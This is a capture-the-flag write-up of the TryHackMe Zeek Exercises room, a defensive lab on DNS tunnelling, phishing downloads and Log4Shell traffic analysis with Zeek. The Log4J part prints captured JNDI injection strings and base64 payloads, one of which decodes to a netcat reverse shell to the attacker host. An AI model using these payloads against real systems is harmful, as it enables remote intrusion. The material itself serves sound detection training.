


# TryHackMe | Zeek Exercises — Write-up

igor_sec · Follow
8 min read · Jul 12, 2023



Put your Zeek skills into practice and analyse network traffic.

The room invites you a challenge to investigate a series of traffic data and stop malicious activity under different scenarios. Let's start working with Zeek to analyse the captured traffic.

We recommend completing the Zeek room first, which will teach you how to use the tool in depth.

Link for the Zeek room:

**TryHackMe | Cyber Security Training**

TryHackMe is a free online platform for learning cyber security, using hands-on exercises and labs, all through your...

tryhackme.com

**My write up for the Zeek room:**

**TryHackMe | Zeek**

Introduction to hands-on network monitoring and threat detection with Zeek (formerly Bro).

medium.com

> *Task 2: Anomalous DNS*

**An alert triggered: “Anomalous DNS Activity”.**

**The case was assigned to you. Inspect the PCAP and retrieve the artefacts to confirm this alert is a true positive.**

**Answer the questions below**

**Investigate the dns-tunneling.pcap file. Investigate the dns.log file. What is the number of DNS records linked to the IPv6 address?**

**Answer: 320**

DNS “AAAA” records store IPV6 addresses. Note that there are other DNS record types that handle different purposes, such as the “A” record for IPv4 addresses, “CNAME” for canonical names, “MX” for mail exchange servers, PTR record for reverse DNS lookups, and the TXT record allows for storing textual information associated with a domain.

```
zeek -C -r dns-tunneling.pcap
cat dns.log | zeek-cut qtype_name | sort | uniq -c
```

```
root@ip-[redacted]:/home/ubuntu/Desktop/Exercise-Files/anomalous-dns# zeek -C -r dns-tunneling.pcap
root@ip-[redacted]:/home/ubuntu/Desktop/Exercise-Files/anomalous-dns# ls
clear-logs.sh  conn.log  dns-tunneling.pcap  dns.log  http.log  ntp.log  packet_filter.log
root@ip-10-10-111-50:/home/ubuntu/Desktop/Exercise-Files/anomalous-dns# cat dns.log | head -n 20
#separator \x09
#set_separator  ,
#empty_field    (empty)
#unset_field    -
#path   dns
#open   2023-06-28-04-24-23
#fields ts      uid     id.orig_h       id.orig_p       id.resp_h       id.resp_p       proto   trans_id        rtt     query   qclass  qclass_name     qtype   qtype_name      rcode   rcode_name      AA      TC      RD
#types  time    string  addr    port    addr    port    enum    count   interval        string  count   string  count   string  count   string  bool    bool    bool    bool    count   vector[string]  vector[interval]
1623212924.825154       CNE2652wZwGtkvNFQ9      10.20.57.3      59580   10.10.2.22      53      udp     5374    0.855652        e7f1018ea0310f25bba0610936fd1cc2af.cisco-update.com     1       C_INTERNET      15      MX
9101Bea0f08b48069ca0ffff640c1cfb.cisco-update.com       58.000000       F
1623212925.678141       CUWQ082FAlgfQJN4R       10.20.57.3      47888   10.10.2.22      53      udp     7434    0.158643        0cfe016cb105e87901f6020958d084ff84.cisco-update.com     1       C_INTERNET      15      MX
e1016cb1f9131fda4f34ffff52a024b3.cisco-update.com       58.000000       F
1623212925.833285       CXRMAz4nza48fFaRL5      10.20.57.3      49950   10.10.2.22      53      udp     4519    0.052941        4ecd018ea07bdf2f097a3f093785aca8a5.cisco-update.com     1       C_INTERNET      5       CNAME
df018ea058a5ff12a897ffff640c1cfb.cisco-update.com       59.000000       F
1623212926.743469       CcLPjI284zLYBTx2Gc      10.20.57.3      49483   10.10.2.22      53      udp     34612   0.052641        68db016cb1578377236f60095966668cb6.cisco-update.com     1       C_INTERNET      16      TXT
```

```
root@ip-[redacted]:/home/ubuntu/Desktop/Exercise-Files/anomalous-dns# cat dns.log | zeek-cut qtype_name | sort | uniq -c
     11 A
    320 AAAA
   2232 CNAME
   2314 MX
     23 PTR
   2347 TXT
```

**Investigate the conn.log file. What is the longest connection duration?**

**Answer: 9.420791**

```
cat conn.log | zeek-cut duration | sort -r | head -n 1
```

```
root@ip-[redacted]:/home/ubuntu/Desktop/Exercise-Files/anomalous-dns# cat conn.log | zeek-cut duration | sort -r | head -n 1
9.420791
```

**Investigate the dns.log file. Filter all unique DNS queries. What is the number of unique domain queries?**

**Answer: 6**

#### Question Hint

You need to use the DNS query values for summarising and counting the number of unique domains.

There are lots of *".cisco-update.com" DNS queries, you need to filter the main address and find out the rest of the queries that don't contain the* ".cisco-update.com" pattern.

You can filter the main "***.cisco-update.com" DNS pattern as "cisco-update.com" with the following command; "cat dns.log | zeek-cut query |rev | cut -d '.' -f 1–2 | rev | head

The hint can be quite confusing. Basically, what we want is to extract the last two fields of the unique lines/domain queries like for example, "example.com".

```
cat dns.log | zeek-cut query |rev | cut -d '.' -f 1-2 | rev | head
```

The reverse “rev” is used to reverse the line characters and then use the “cut” command to display the first and second field value.

```
root@ip-[redacted]:/home/ubuntu/Desktop/Exercise-Files/anomalous-dns# cat dns.log | zeek-cut query | rev |cut -d '.' -f 1-2 |rev|head
cisco-update.com
cisco-update.com
cisco-update.com
cisco-update.com
cisco-update.com
cisco-update.com
cisco-update.com
cisco-update.com
cisco-update.com
cisco-update.com
root@ip-1[redacted]:/home/ubuntu/Desktop/Exercise-Files/anomalous-dns# cat dns.log | zeek-cut query | cut -d '.' -f 2-3 |head
cisco-update.com
cisco-update.com
cisco-update.com
cisco-update.com
cisco-update.com
cisco-update.com
cisco-update.com
cisco-update.com
cisco-update.com
cisco-update.com
```

We will add the “sort” and “uniq” command to avoid the duplication of values, and then “wc -l” to print the newlines count.

```
cat dns.log | zeek-cut query |rev | cut -d '.' -f 1-2 | rev | sort |uniq | wc -
```

```
root@ip-[redacted]:/home/ubuntu/Desktop/Exercise-Files/anomalous-dns# cat dns.log | zeek-cut query |rev | cut -d '.' -f 1-2 | rev | sort |uniq
_tcp.local
cisco-update.com
in-addr.arpa
ip6.arpa
rhodes.edu
ubuntu.com
root@ip-[redacted]:/home/ubuntu/Desktop/Exercise-Files/anomalous-dns# cat dns.log | zeek-cut query |rev | cut -d '.' -f 1-2 | rev | sort |uniq | wc -l
6
```

Are there other ways to get the same output”? Yes there are.

First set of commands to try.

```
cat dns.log | zeek-cut query | rev | awk -F '.' '{print $2"."$1}' | rev | sort
cat dns.log | zeek-cut query | rev | awk -F '.' '{print $2"."$1}' | rev | sort
```

The commands now use `awk` with the `-F` option to specify the delimiter as a dot ( . ). Then, they print the desired fields in the required order. The rest of the pipeline remains the same, including the `cat` command to read the contents of `dns.log`, `zeek-cut` to extract the "query" field.

```
root@ip-[redacted]3:/home/ubuntu/Desktop/Exercise-Files/anomalous-dns# cat dns.log | zeek-cut query | rev | awk -F '.' '{print $2"."$1}' | rev | sort | uniq
arpa.in-addr
arpa.ip6
com.cisco-update
com.ubuntu
edu.rhodes
local._tcp
root@ip-[redacted]:/home/ubuntu/Desktop/Exercise-Files/anomalous-dns# cat dns.log | zeek-cut query | rev | awk -F '.' '{print $2"."$1}' | rev | sort | uniq | wc -l
6
```

The second set commands to try is without the “rev” command.

```
cat dns.log | zeek-cut query | awk -F '.' '{print $NF FS $(NF-1)}' | sort | uni
cat dns.log | zeek-cut query | awk -F '.' '{print $NF FS $(NF-1)}' | sort | uni
```

In the commands, `awk` is used with the `-F` option to set the field separator as a dot ( . ). The desired fields are printed in the required order by referencing the last field ( `$NF` ) and the second-to-last field ( `$(NF-1)` ). The `FS` variable represents the field separator and is used to reassemble the fields in the desired format.

```
root@ip-[redacted]:/home/ubuntu/Desktop/Exercise-Files/anomalous-dns# cat dns.log | zeek-cut query | awk -F '.' '{print $NF FS $(NF-1)}' | sort | uniq
arpa.in-addr
arpa.ip6
com.cisco-update
com.ubuntu
edu.rhodes
local._tcp
root@ip-[redacted]:/home/ubuntu/Desktop/Exercise-Files/anomalous-dns# cat dns.log | zeek-cut query | awk -F '.' '{print $NF FS $(NF-1)}' | sort | uniq | wc -l
6
```

If we want to know how many queries being made, we can modify one of the commands above by just adding “-c” to “uniq” command.


```
cat dns.log | zeek-cut query | awk -F '.' '{print $(NF-1)"."$NF}' | sort | unic
```

```
root@ip-[redacted]:/home/ubuntu/Desktop/Exercise-Files/anomalous-dns# cat dns.log | zeek-cut query | awk -F '.' '{print $(NF-1)"."$NF}' | sort | uniq -c
      2 _tcp.local
   6893 cisco-update.com
     11 in-addr.arpa
     10 ip6.arpa
    284 rhodes.edu
     47 ubuntu.com
```

**There are a massive amount of DNS queries sent to the same domain. This is abnormal. Let's find out which hosts are involved in this activity. Investigate the conn.log file. What is the IP address of the source host?**

**Answer: 10.20.57.3**

```
cat conn.log | zeek-cut id.orig_h | sort | uniq -c
```




## *Task 3: Phishing*

**An alert triggered: "Phishing Attempt".**

**The case was assigned to you. Inspect the PCAP and retrieve the artefacts to confirm this alert is a true positive.**

**Answer the questions below**

**Investigate the logs. What is the suspicious source address? Enter your answer in defanged format.**

**Answer: 10[.]6[.]27[.]102**

```
zeek -Cr phishing.pcap
cat conn.log | zeek-cut id.orig_h | sort | uniq -c
```

```
root@ip-:/home/ubuntu/Desktop/Exercise-Files/phishing# zeek -Cr phishing.pcap
root@ip-:/home/ubuntu/Desktop/Exercise-Files/phishing# ls
clear-logs.sh  conn.log  dhcp.log  dns.log  file-extract-demo.zeek  files.log  hash-demo.zeek  http.log  packet_filter.log  pe.log  phishing.pcap
root@ip-:/home/ubuntu/Desktop/Exercise-Files/phishing# cat conn.log | zeek-cut id.orig_h | head
10.6.27.102
10.6.27.102
10.6.27.102
10.6.27.102
10.6.27.102
10.6.27.102
10.6.27.102
10.6.27.102
10.6.27.102
10.6.27.102
root@ip-:/home/ubuntu/Desktop/Exercise-Files/phishing# cat conn.log | zeek-cut id.orig_h | sort |uniq -c
     50 10.6.27.102
```

We see there's only one source IP address. Use CyberChef to defang the IP address.


**Investigate the http.log file. Which domain address were the malicious files downloaded from? Enter your answer in defanged format.**

**Answer: smart-fax[.]com**

```
cat http.log | zeek-cut uri host
```

```
root@ip-:/home/ubuntu/Desktop/Exercise-Files/phishing# cat http.log | zeek-cut uri host
/ncsi.txt       www.msftncsi.com
/Documents/Invoice&MSO-Request.doc      smart-fax.com
/knr.exe        smart-fax.com
```

**Investigate the malicious document in VirusTotal. What kind of file is associated with the malicious document?**

**Answer: VBA**

First, we must get the files' md5 hash value. We will use the script provided.

```
zeek -Cr phishing.pcap hash-demo.zeek
```


The task is easier because there's only three files, but it wouldn't be the case if there are hundred or thousand of files.

We will just select two field names.

```
cat files.log | zeek-cut mime_type md5
```

```
root@ip-[redacted]:/home/ubuntu/Desktop/Exercise-Files/phishing# cat files.log | zeek-cut mime_type md5
text/plain      cd5a4d3fdd5bffc16bf959ef75cf37bc
application/msword      b5243ec1df7d1d5304189e7db2744128
application/x-dosexec   cc28e40b46237ab6d5282199ef78c464
```

We will select the second md5 value then go to VirusTotal and paste it in there.




Under the "Relations" tab is the file type for the malicious document.

**Investigate the extracted malicious .exe file. What is the given file name in Virustotal?**


**Answer: PleaseWaitWindow.exe**


We will select the third md5 value then go to VirusTotal.


**Investigate the malicious .exe file in VirusTotal. What is the contacted domain name? Enter your answer in defanged format.**

**Answer: hopto[.]org**

Go to “Behavior” tab.




**Investigate the http.log file. What is the request name of the downloaded malicious .exe file?**

**Answer: knr.exe**

We found the answer when doing the first question.

> *Task 4: Log4J*

**An alert triggered: “Log4J Exploitation Attempt”.**

**The case was assigned to you. Inspect the PCAP and retrieve the artefacts to confirm this alert is a true positive.**

**Answer the questions below**

**Investigate the log4shell.pcapng file with detection-log4j.zeek script. Investigate the signature.log file. What is the number of signature hits?**

**Answer: 3**

```
zeek -Cr log4shell.pcapng detection-log4j.zeek
cat signatures.log | zeek-cut sig_id | wc -l
```

We will select the “sig_id” field name.

```
root@ip-[redacted]:/home/ubuntu/Desktop/Exercise-Files/log4j# zeek -Cr log4shell.pcapng detection-log4j.zeek
root@ip-[redacted]:/home/ubuntu/Desktop/Exercise-Files/log4j# ls
clear-logs.sh  conn.log  detection-log4j.zeek  files.log  http.log  log4j.log  log4shell.pcapng  notice.log  pack
root@ip-[redacted]:/home/ubuntu/Desktop/Exercise-Files/log4j# cat signatures.log | head -n 20
#separator \x09
#set_separator  ,
#empty_field    (empty)
#unset_field    -
#path   signatures
#open   2023-06-28-06-19-33
#fields ts      uid     src_addr        src_port        dst_addr        dst_port        note    sig_id  event_msg
#types  time    string  addr    port    addr    port    enum    string  string  string  count   count
1640023652.109820       CglmSr3l9jtuHaRXq8      192.168.56.102  389     172.17.0.2      36820   Signatures::Sensi
\x16\x04\x0djavaClassName1\x05\x04\x03foo0,\x04\x0cjavaCodeBase1\x1c\x04\x1ahttp://192.168.56.102:443/0$\x04\x0b
1640025554.665741       ClALre4MZ9ACg96lTe      192.168.56.102  389     172.17.0.2      36822   Signatures::Sensi
x81\x900\x16\x04\x0djavaClassName1\x05\x04\x03foo0,\x04\x0cjavaCodeBase1\x1c\x04\x1ahttp://192.168.56.102:443/0$\
1640026858.967970       CLeK4h46bfPDBpxTD6      192.168.56.102  389     172.17.0.2      36824   Signatures::Sensi
Jpbi9zaCAtdnZ2Cg==0\x81\x900\x16\x04\x0djavaClassName1\x05\x04\x03foo0,\x04\x0cjavaCodeBase1\x1c\x04\x1ahttp://19
#close  2023-06-28-06-19-33
root@ip-10-10-199-149:/home/ubuntu/Desktop/Exercise-Files/log4j# cat signatures.log | zeek-cut sig_id | wc -l
3
```

**Investigate the http.log file. Which tool is used for scanning?**

**Answer: Nmap**

```
cat http.log | zeek-cut user_agent|sort| uniq -c
```

The information can be found in the field “user_agent”.

```
root@ip-[redacted]:/home/ubuntu/Desktop/Exercise-Files/log4j# cat http.log | zeek-cut user_agent|sort| uniq -c
      1 ${jndi:ldap://127.0.0.1:1389}
      2 ${jndi:ldap://192.168.56.102:389/test}
     14 ${jndi:ldap://192.168.56.102:389}
      1 ${jndi:ldap://192.168.56.102}
      3 Java/1.8.0_181
    593 Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)
      5 SecurityNik Testing
```

**Investigate the http.log file. What is the extension of the exploit file?**

**Answer: .class**

```
cat http.log | zeek-cut uri| sort | uniq
```

“uri” field contains the names of files downloaded with their extensions.

```
root@ip-[redacted]:/home/ubuntu/Desktop/Exercise-Files/log4j# cat http.log | zeek-cut uri| sort | uniq
/
/Exploit6HHc3BcVzI.class
/ExploitQ8v7ygBW4i.class
/ExploitSMMZvT8GXL.class
/testing1
/testing123
testing1
```

**Investigate the log4j.log file. Decode the base64 commands. What is the name of the created file?**

**Answer: pwned**

```
cat log4j.log | zeek-cut value | head -n20
```


```
root@ip-10-10-199-149:/home/ubuntu/Desktop/Exercise-Files/log4j# cat log4j.log | zeek-cut value | head -n20
${jndi:ldap://192.168.56.102:389/Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo=}
${jndi:ldap://192.168.56.102:389/Basic/Command/Base64/d2hpY2ggbmMgPiAvdG1wL3B3bmVkCg==}
${jndi:ldap://192.168.56.102:389/Basic/Command/Base64/bmMgMTkyLjE2OC41Ni4xMDIgODAgLWUgL2Jpbi9zaCAtdnZ2Cg==}
${jndi:ldap://127.0.0.1:1389}
${jndi:ldap://127.0.0.1:1389}
${jndi:ldap://127.0.0.1:1389}
${jndi:ldap://127.0.0.1:1389}
```

We see that after the the path “/Basic/Command/Base64/”are base64 encoded values. What if there are other base64 encoded values? Let’s try to find all base64 encoded values.

```
cat log4j.log | zeek-cut value |grep Base64
cat log4j.log | zeek-cut value |grep Base64 | awk -F '/' '{print $ (NF-1)"."$NF
```

```
root@[redacted]:/home/ubuntu/Desktop/Exercise-Files/log4j# cat log4j.log | zeek-cut value |grep Base64
${jndi:ldap://192.168.56.102:389/Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo=}
${jndi:ldap://192.168.56.102:389/Basic/Command/Base64/d2hpY2ggbmMgPiAvdG1wL3B3bmVkCg==}
${jndi:ldap://192.168.56.102:389/Basic/Command/Base64/bmMgMTkyLjE2OC41Ni4xMDIgODAgLWUgL2Jpbi9zaCAtdnZ2Cg==}
root@ip-[redacted]:/home/ubuntu/Desktop/Exercise-Files/log4j# cat log4j.log | zeek-cut value |grep Base64 | awk -F '/' '{print $ (NF-1)"."$NF}'
Base64.dG91Y2ggL3RtcC9wd25lZAo=}
Base64.d2hpY2ggbmMgPiAvdG1wL3B3bmVkCg==}
Base64.bmMgMTkyLjE2OC41Ni4xMDIgODAgLWUgL2Jpbi9zaCAtdnZ2Cg==}
```

Let’s copy the base64 strings and decode them. From the decoded output, we know the name of the created file.




**You can now perform the Brim and Mastermind rooms with the knowledge gained in the Zeek rooms. You can find my write-up for the rooms below too.**

**TryHackMe | Brim**

Learn and practice log investigation, pcap analysis and threat hunting with Brim.

medium.com

**TryHackMe | Masterminds**

Practice analyzing malicious traffic using Brim.

medium.com

Thanks for reading.

Happy learning! :-)

Tryhackme Ctf Ctf Writeup Cybersecurity Learning

Follow

## Written by igor_sec

370 Followers · 11 Following

## Responses (1)

What are your thoughts?

Respond

Samar
about 2 months ago

thanks

Reply

## More from igor_sec


igor_sec

### CyberDefenders | Boss Of The SOC v1

